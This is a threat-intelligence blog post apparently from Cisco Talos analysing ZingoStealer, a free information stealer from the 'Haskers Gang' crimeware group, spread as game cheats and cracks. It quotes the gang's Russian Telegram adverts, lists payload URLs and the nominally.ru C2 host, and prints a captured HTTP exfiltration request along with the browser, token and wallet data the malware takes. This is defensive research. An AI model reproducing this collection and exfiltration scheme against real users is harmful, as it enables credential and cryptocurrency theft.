Threat Spotlight: "Haskers Gang" Introduces New ZingoStealer

blog.talosintelligence.com/haskers-gang-zingostealer/


Edmund Brumaghin April 14, 2022

By Edmund Brumaghin

Thursday, April 14, 2022 07:04

Threat Spotlight

Update (04/14/22): Following the initial publication of this blog, we observed a new post in the Haskers Gang Telegram channel announcing that ownership of the ZingoStealer project is being transferred to a new threat actor.




GINZO STEALER ✨ FREE STEALER BY HASKERS GANG

Внимание! Мы обновили нашего бота!
Вам необходимо снова ввести /start для того, чтобы обновить бота

Немного о последних событиях: стиллером теперь владеет @CryptoGinzo, прошлый владелец больше не причастен к стиллеру. На данный момент проект в надежных руках, об это с уверенностью заявляю я — Keepye

We also observed the malware author offering to sell the source code for ZingoStealer for $500 (negotiable).



GINZO STEALER ✨ FREE STEALER BY HASKERS GANG

Исходники всего этого проекта продаются в связи с финансовыми проблемами разработчика!

Приблизительная цена: ~500$ (возможен торг)

В комплекте: исходники бота с автовыдачей, исходники стиллера, исходники серверной части. Можем за дополнительную плату переписать что-то, сделать стиллер платным и так далее

Контакты для покупки: @xxtrez

By Edmund Brumaghin and Vanja Svajcer, with contributions from Michael Chen.

- Cisco Talos recently observed a new information stealer, called "ZingoStealer" that has been released for free by a threat actor known as "Haskers Gang."

- This information stealer, first introduced to the wild in March 2022, is currently undergoing active development and multiple releases of new versions have been observed recently.
- The malware leverages Telegram chat features to facilitate malware executable build delivery and data exfiltration.
- The malware can exfiltrate sensitive information such as credentials, steal cryptocurrency wallet information, and mine cryptocurrency on victims' systems.
- While this stealer is freely available and can be used by multiple threat actors, we have observed a focus on infecting Russian speaking victims under the guise of game cheats, key generators and pirated software, which likely indicates a current focus on home users.
- The threat actor "Haskers Gang" uses collaborative platforms such as Telegram and Discord to distribute updates, share tooling and otherwise coordinate activities.
- In many cases, ZingoStealer also delivers additional malware such as RedLine Stealer and the XMRig cryptocurrency mining malware to victims.

What is "Haskers Gang?"


Haskers Gang is a crimeware-related threat actor group active since at least January 2020, consisting of a small number of original members. Their activity ranges from developing methods for stealing confidential information to cryptocurrency mining, remote access and development of so-called "crypters" to avoid detection of malware by security and antivirus software.

The group operates a Telegram channel to collaborate with other members, collect logs from systems infected with ZingoStealer and publish announcements related to ongoing development efforts. The group also operates a similar collaborative Discord server where new tooling is often shared to enable members to launch more successful intrusions, improve antivirus evasion capabilities and otherwise disseminate tactics, techniques and procedures.

These communities consist of thousands of members and demonstrate that financially motivated cybercrime is increasingly attractive to many people around the world. The core members of this crimeware group are likely located in Eastern Europe, and many of the announcements and other communications are written in Russian.

Introduction to ZingoStealer

In early March 2022, while monitoring the communications between members of Haskers Gang, we observed the announcement of the availability of a new information stealer called "ZingoStealer." This new malware was advertised as being freely available to members of the Haskers Gang Telegram community.



HASKERS COMMUNITY ✨ REFERENCES LIBRARY

Релиз бесплатного стиллера уже на Ваших экранах!

Мы рады представить Вам наш бесплатный продукт, который может свободно конкурировать с прочими проектами — @ginzostealer_bot

Столько времени и сил было потрачено не зря, у нас получилось сделать для Вас качественный проект (может даже качественнее, чем платные аналоги на форумах)

Мы очень благодарны Вам за помощь и, кстати, от платных функций я решил отказаться, вернув спонсору его деньги. **Все для Вас, все за бесплатно!**

Обрадуйте меня тоже, поставьте реакцию под пост 🥺


UPD: я не беру процентов/логов с этого стиллера; логи нигде не дублируются и никто кроме Вас не имеет к ним доступа

UPD2: логи с СНГ приходят до тех пор, пока меня не въебут органы, даже если въебут — я Вас уведомлю о том, что отключаю отстук с СНГ

ZingoStealer release announcement.

Since this announcement, we have observed a steady volume of ZingoStealer samples being uploaded to various malware repositories.

The malware is offered in two "tiers" of options, with both versions of the malware precompiled and delivered via a Telegram channel.



Закриптовать билд

GINZO STEALER ✨ FREE STEALER BY HASKERS GANG ✨ ANTI-CIS

> Закриптовать билд

exoCrypt — это автоматический сервис, который закриптует тебе файл за считанные секунды до полного андетекта! (0/26)


— крипт живет дольше, чем у конкурентов в этом ценовом сегменте
— уникализируем автоматически каждый стаб перед криптом
— гарантированно обходим Windows Defender на скантайме
— поддерживаем .Net, Native файлы (x32 & x64)
— накидываем сертификат на каждый файл

Автоматическая продажа: @exoCrypt_bot (оплата Qiwi)
Администратор сервиса: @xxtrez (по всем вопросам)
Стоимость одного крипта составляет всего 300 рублей!
Актуальный детект: https://avcheck.net/id/DXdZNP6f1ZSu (0/26)
`# в случае проблем с криптом – обращайтесь к администратору`

ZingoStealer and exoCrypt crypter integration.

For 300 Rubles (~$3 USD), Haskers Gang also offers a pre-built option that leverages their crypter, which they refer to as "ExoCrypt." This allows affiliates to take advantage of antivirus evasion without requiring them to use a third-party builder to package the malware prior to distributing it.

During our analysis of ZingoStealer, we observed the malware author behind the stealer incorporating the XMRig cryptocurrency mining software into the stealer to further monetize their efforts by using systems infected by affiliates to generate Monero for the malware author.



HASKERS COMMUNITY ✨ REFERENCES LIBRARY

Доброе утро, дорогие подпищичники ☀️

Давайте сразу о главном:
Вчера я вшил майнер в наши билды бесплатного стиллера (@ginzostealer_bot), сразу отвечу на вопрос — сделали мы это с целью частичного заработка на сервера, а также некого интерактива по предложению нескольких подписчиков. Спустя нескольких недель мы начнем вести статистику по приведенным логам, а самым активным трафферам за месяц будем выплачивать 50% от выручки майнера, но это пока идея, может все обернется даже лучше и процент будет выше.

О том, что я вшил майнер я никому не сказал, никого не уведомил, и как я понял, никто и не узнал. Я бы и дальше мог держать это в секрете, но главная цель все же в том, чтобы выплачивать наиболее активным ~50% от его выручки, поэтому сказать, по моему мнению, стоило.

Что делать если я запускал Ваши билды?
Ничего страшного, просто следует скачать файл отключения и удаления майнера, запускать его следует не сразу после теста билда, подождите буквально 30-60 секунд, а после уже открывайте uninstaller!


Miner release announcement sent to the channel on March 18.

While researching ZingoStealer, we observed additional functionality, cryptocurrency theft support, and other features added frequently, indicating that this threat will likely continue to evolve and mature over time.

Distribution campaigns

As this stealer is being made available for free to members of the Haskers Gang community, it is likely being leveraged by a variety of otherwise unrelated threat actors using various techniques to infect potential victims. We have observed a steady volume of new samples in the wild and expect that this trend will continue. In many cases, ZingoStealer is currently being distributed under the guise of game cheats, cracks and code generators.

In one example, the malware was being distributed under the guise of a game modification utility for "Counter-Strike: Global Offensive." The threat actor posted a YouTube video demonstrating use of a tool purported to mod the popular video game. The video description contained a link to the tool hosted on Google Drive.



КРЯК ZEER CHANGER 2022 | СКАЧАТЬ INVENTORYCHANGER CSGO


624 views • Dec 24, 2021

yoshima
4 subscribers

Кряк - ZEER CHANGER
Скачать: https://drive.google.com/file/d/1Zm68...
Пароль к архиву:1111
Логин для (loader.exe): _zeerchanger_
Пароль для (loader.exe): zeer_changer_free

YouTube video description.

The hyperlink points to a password-protected RAR archive stored in Google Drive that contains an executable called "loader.exe." This executable is responsible for infecting the system with ZingoStealer.



loader.rar 1 item

Name	Last modified	File size
loader.exe	Mar 22, 2022	11 MB

Google Drive content.

The video itself was posted well before the initial announcement of the availability of ZingoStealer, however, the modified date for the content hosted on Google Drive was March 22, 2022. This indicates that the hyperlinks in the video descriptions may be updated over time at the attacker's discretion.


In many cases, the ZingoStealer executable was observed being hosted on the Discord CDN, following naming conventions similar to the following examples:

hXXps://cdn[.]discordapp[.]com/attachments/960542241498210334/960544850158166027/2_5357301132811048430.exe
hxxps://cdn[.]discordapp[.]com/attachments/960542241498210334/960542756156100708/2_5357488762752341390.exe
hxxps://cdn[.]discordapp[.]com/attachments/941227101351215104/960556192931938304/loader_cheat_for_roblox.exe
hxxps://cdn[.]discordapp[.]com/attachments/810482847340429352/960156304029151302/Ginzo.exe

This may indicate threat actors are also distributing the malware within gaming-related Discord servers under the guise of video game cheats.

Other Haskers Gang campaigns

In another example, we observed a threat actor posting a YouTube video purporting to be a way to obtain free plugins for Adobe applications.



HASKERS COMMUNITY ✨ REFERENCES LIBRARY

НА КАНАЛЕ РОЛИК ПРО АДОБ ПЛАГИН СО СТИЛЛЕРОМ, НЕ КАЧАЙТЕ. НУЖНО БЫЛО ДЛЯ ТУТОРИАЛА @malwareltd

ПОСТАВЬТЕ ЛАЙК И НАПИШИТЕ, ЧТО ПЛАГИН РАБОТАЕТ НА АНГЛИЙСКОМ, ПОЖАЛУЙСТА!

https://www.youtube.com/watch?v=SHoXOXyQQcl

YouTube

SAPPHIRE PLUGIN CRACK | MARCH 2022 | FREE DOWNLOAD | MEGA.NZ | ADOBE AFTER EFFECTS + ADOBE PREMIER

In this video, I'll show you how to download Sapphire Plugin for Adobe applications for free! Don't forget to like and comment! I LOVE YOU ALL!Download link:...

Haskers Gang video announcement.

The video description contained a link to a supposed tool which used the Bitly URL-shortening service. When clicked, the victim is redirected to a password-protected ZIP archive containing a malicious Windows executable hosted on the Mega[.]nz file-sharing website. The executable is packed and drops the RedLine information stealer on victims' systems.

The threat actor behind this distribution campaign also invited members of the Haskers Gang Telegram channel to post positive comments in English to add legitimacy to the video and associated hyperlinks.


This is a secondary payload we've frequently observed coinciding with ZingoStealer infections. In many cases, ZingoStealer retrieves a list of URLs hosted on the C2 server as "ginzolist.txt." The malware then attempts to retrieve the payloads hosted at these URLs, one of the most common being RedLine. We've also frequently observed XMRig being delivered to systems infected with ZingoStealer.

ZingoStealer execution

The stealer is an obfuscated .NET executable. When executed on victim systems, it attempts to retrieve various .NET dependencies that provide core functionality used by the malware from an attacker-controlled server.

The dependencies retrieved by the malware include:


- BouncyCastle.Crypto
- DotNetZip
- NewtonSoft.Json
- SQLite.Interop (For both x86 and x64)
- System.Data.SQLite



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
355	https://nominally.ru	GET	/library/DotNetZip.dll			200	472829	app	dll
356	https://nominally.ru	GET	/library/System.Data.SQLite.dll		✓	200	394291	app	dll
357	https://nominally.ru	GET	/library/Newtonsoft.Json.dll		✓	200	702759	app	dll
358	https://nominally.ru	GET	/library/BouncyCastle.Crypto.dll		✓	200	2609921	app	dll
359	https://nominally.ru	GET	/library/x86/SQLite.Interop.dll		✓	200	1375281	app	dll
360	https://nominally.ru	GET	/library/x64/SQLite.Interop.dll		✓	200	1764403	app	dll

.NET component retrieval.

The retrieved DLL files are then stored in the directory from which the malware is currently running. In the case of SQLite.Interop.dll, the malware retrieves the x86 and x64 versions and creates a subdirectory for each architecture before storing the retrieved binaries.



Name	Date modified	Type	Size
x64	4/4/2022 12:23 PM	File folder	
x86	4/4/2022 12:23 PM	File folder	
BouncyCastle.Crypto.dll	4/4/2022 12:23 PM	Application extens...	2,548 KB
DotNetZip.dll	4/4/2022 12:23 PM	Application extens...	461 KB
Newtonsoft.Json.dll	4/4/2022 12:23 PM	Application extens...	686 KB
System.Data.SQLite.dll	4/4/2022 12:23 PM	Application extens...	385 KB

.NET component directory.

The stealer then creates a directory structure which is used to collect and save sensitive information that is later exfiltrated to the attacker. The location for this directory structure is:

C:\Users\<USERNAME>\AppData\Local\GinzoFolder

Within this directory, the malware creates subfolders to store various types of information that is collected by the malware. These subdirectories include:

- Browsers
- Wallets
- Desktop Files

ZingoStealer then begins the system enumeration and data collection process, starting by taking a screenshot of the victim's system and storing it as a PNG called "Screenshot.PNG" within the directory that was created earlier.

Next the malware begins to identify and collect sensitive information stored by web browsers installed on the system. This includes saved local data, cookies, login data, etc.

It supports the major web browsers, including:

- Google Chrome
- Mozilla Firefox
- Opera
- Opera GX

Discovered information is saved within the directory structure we described previously.

The malware also attempts to enumerate environmental and system information. This data is saved within a text file called "system.txt" which is also stored within the data staging directory and includes:

- IP address
- Computer name
- Username
- OS version
- Localization information
- Processor information
- System memory
- Screen resolution
- Start time

Next, ZingoStealer attempts to collect sensitive information, including user account tokens for collaboration software that may be installed, including Discord and Telegram. As mentioned in our previous research related to abuse of collaboration platforms, this information can be used to impersonate users, obtain victim account information, or otherwise abuse these platforms and their users.

ZingoStealer also attempts to access information related to Chrome extensions that may be present within the victim's web browser. This information is gathered from the following location:

C:\Users\<USERNAME>\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\<CHROME_EXTENSION_ID>

The malware specifically searches for extension data associated with the following cryptocurrency wallet extensions.

- TronLink
- Nifty Wallet
- MetaMask
- MathWallet
- Coinbase Wallet
- Binance Wallet

- Brave Wallet
- Guarda
- EQUAL Wallet
- BitApp Wallet
- iWallet
- Wombat - Gaming Wallet


ZingoStealer then searches %APPDATA%\Local and %APPDATA%\Roaming for cryptocurrency wallet data associated with the following cryptocurrencies.

- Zcash
- Armory
- Bytecoin
- Jaxx Liberty
- Exodus
- Ethereum
- Electrum
- Atomic
- Guarda
- Coinomi

It also queries the registry (HKCU\SOFTWARE\<VALUE>) to identify settings associated with additional cryptocurrency wallets, including:

- Bitcoin
- Dash
- Litecoin

Any files or directories present within the infected user's Desktop folder will also be copied to the staging directory. Any data successfully collected throughout this process will be stored in the appropriate subdirectory within the data staging directory. Once the collection process has been completed, DotNetZip creates an archive containing all the information, which is then exfiltrated to an attacker-controlled server.




```
POST /g1nzo.php?data=[redacted]&countc=0&countp=0&country=[redacted]&ip=[redacted]&countw=0 HTTP/1.1
Content-Type: multipart/form-data; boundary=--------------------8da122df3f1865b
Host: nominally.ru
Content-Length: 222187
Expect: 100-continue

----------------------8da122df3f1865b
Content-Disposition: form-data; name="file"; filename="ginzoarchive.zip"
Content-Type: application/octet-stream

PK..-......J~T."I..........8.Screenshot.png...........uR......
. .........Z..@D......@D......@D....w8...?.A...j....M.....Z1..Qj...U[.V.......boU.F..+.......{........j.H..y..
```

Data exfiltration.

The logs are then processed and delivered to the Haskers Gang Telegram channel so ZingoStealer users can access them.



GINZO STEALER ✨ FREE STEALER BY HASKERS GANG ✨ ANTI-CIS

GINZO-Lithuania-[redacted]-21.03.2022.zip

1.1MB - Download

Дата отстука: 21.03.2022
Время отстука: 07:16:40
IP адрес: [redacted]

